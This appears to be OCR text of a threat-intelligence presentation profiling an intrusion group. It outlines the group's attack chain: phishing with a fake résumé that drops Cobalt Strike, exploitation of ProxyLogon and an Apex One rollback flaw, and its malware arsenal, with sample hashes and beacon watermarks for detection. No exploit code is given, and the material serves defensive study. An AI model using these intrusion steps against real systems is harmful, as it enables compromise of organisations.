


處理狀態

公開
Last Update : 2022/11/19

TTPs:
Initial Access

Spear phishing




履　歷　表

一、 個人資料 PERSONAL INFO	
姓名 NAME	[redacted]
聯絡電話 PHONE NUMBER	[redacted]
電子郵件 EMAIL ADDRESS	[redacted]
現在地址 PRESENT ADDRESS	[redacted]

二、教育程度 EDUCATION			
等別 GRADE	學校名稱 NAME OF SCHOOL	科系 MAJOR SUBJECT	備註
初中 SECONDARY			
高中 HIGH	[redacted]	[redacted]	[redacted]
大學 COLLEGE	[redacted]	[redacted]	[redacted]

三、工作經驗 EXPERIENCE		
工作地點 LOCATION	職務 JOB DESCRIBTION	起迄時間 TIME
[redacted]	[redacted]	[redacted]

四、 語文能力 LANGUAGE	六、其他 OTHERS




Craft fake résumé

Generated
Cobalt Strike Beacon

Self-extracted RAR with Word icon

Exploitation



What is ProxyLogon?


ProxyLogon is the formally generic name for CVE-2021-26855, a vulnerability on Microsoft Exchange Server that allows an attacker bypassing the authentication and impersonating as the admin. We have also chained this bug with another post-auth arbitrary-file-write vulnerability, CVE-2021-27065, to get code execution. All affected components are **vulnerable by default**!

As a result, an **unauthenticated** attacker can **execute arbitrary commands** on Microsoft Exchange Server through an **only opened 443 port**!


Change Log

August 06, 2021 publish the technique details and the story afterward
March 12, 2021 update the timeline

https://proxylogon.com/



Exploitation



Vulnerability Details

CVE-2022-40139: Improper Validation of Rollback Mechanism Components RCE Vulnerability


CVSSv3: 7.2: AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H

Improper validation of some components used by the rollback mechanism in Trend Micro Apex One and Trend Micro Apex One as a Service clients could allow a Apex One server administrator to instruct affected clients to download an unverified rollback package, which could lead to remote code execution.

Please note: an attacker must first obtain Apex One server administration console access in order to exploit this vulnerability.

⚠ ITW Alert: Trend Micro has observed at least one active attempt of potential exploitation of this vulnerability in the wild.

https://success.trendmicro.com/dcx/s/solution/000291528



Pwned Apex One through unknown method

Replace rollback package with Timinp installer

Instructs rollback

Executes Timinp


TTPs: Malware

Primary Arsenal

TEAMT5


- Cobalt Strike
  - Special loader
- MGDrive
  - Google Drive tool
- AukDoor
  - Linux backdoor
- DoorMe
  - IIS-based backdoor
- Timinp
- CatB Ransomware

Cobalt Strike (Custom Loaders)




Cobalt Strike (Watermark)

Cobalt Strike



Date	MD5	Watermark
2020-05-20	9a221336204d671fafd830c84d9bdc26	985457035
2021-02-26	897bfb316d2e8ff72031a3332842be0f	1421888813
2021-09-17	90cc1835823d5f86cd1947b03e6111a9	1028153346
2021-09-18	6a3c69384237078b6ab03ab7c38970ca	1028153346
2021-10-26	76449d55107fcc7cd666514892879aae	1570652404
2022-03-24	426ee09eaa0d8940ac5f730d1c48be7c	164069343
2022-04-21	634c08a0dac337f3c2cde4dfdd03ca5f	1028153346
2022-04-21	9755ee49da758de56286ee9fc512ed5d	363348564
2023-02-08	9c5658ba8a8ab9e92c96f13247d3b17e	373441684
2023-02-15	6171eaf5a3ac9500c8043d2fecc589cd	1444764933
2023-03-10	0d76b20ab79afaf650aa12ea7e448d2f	1578452238
2023-04-21	900ead32a061c7047a4e438589102d25	0
2023-06-28	f8c137c83b6dfdeb9f0403ea7e2c51c7	1299761752

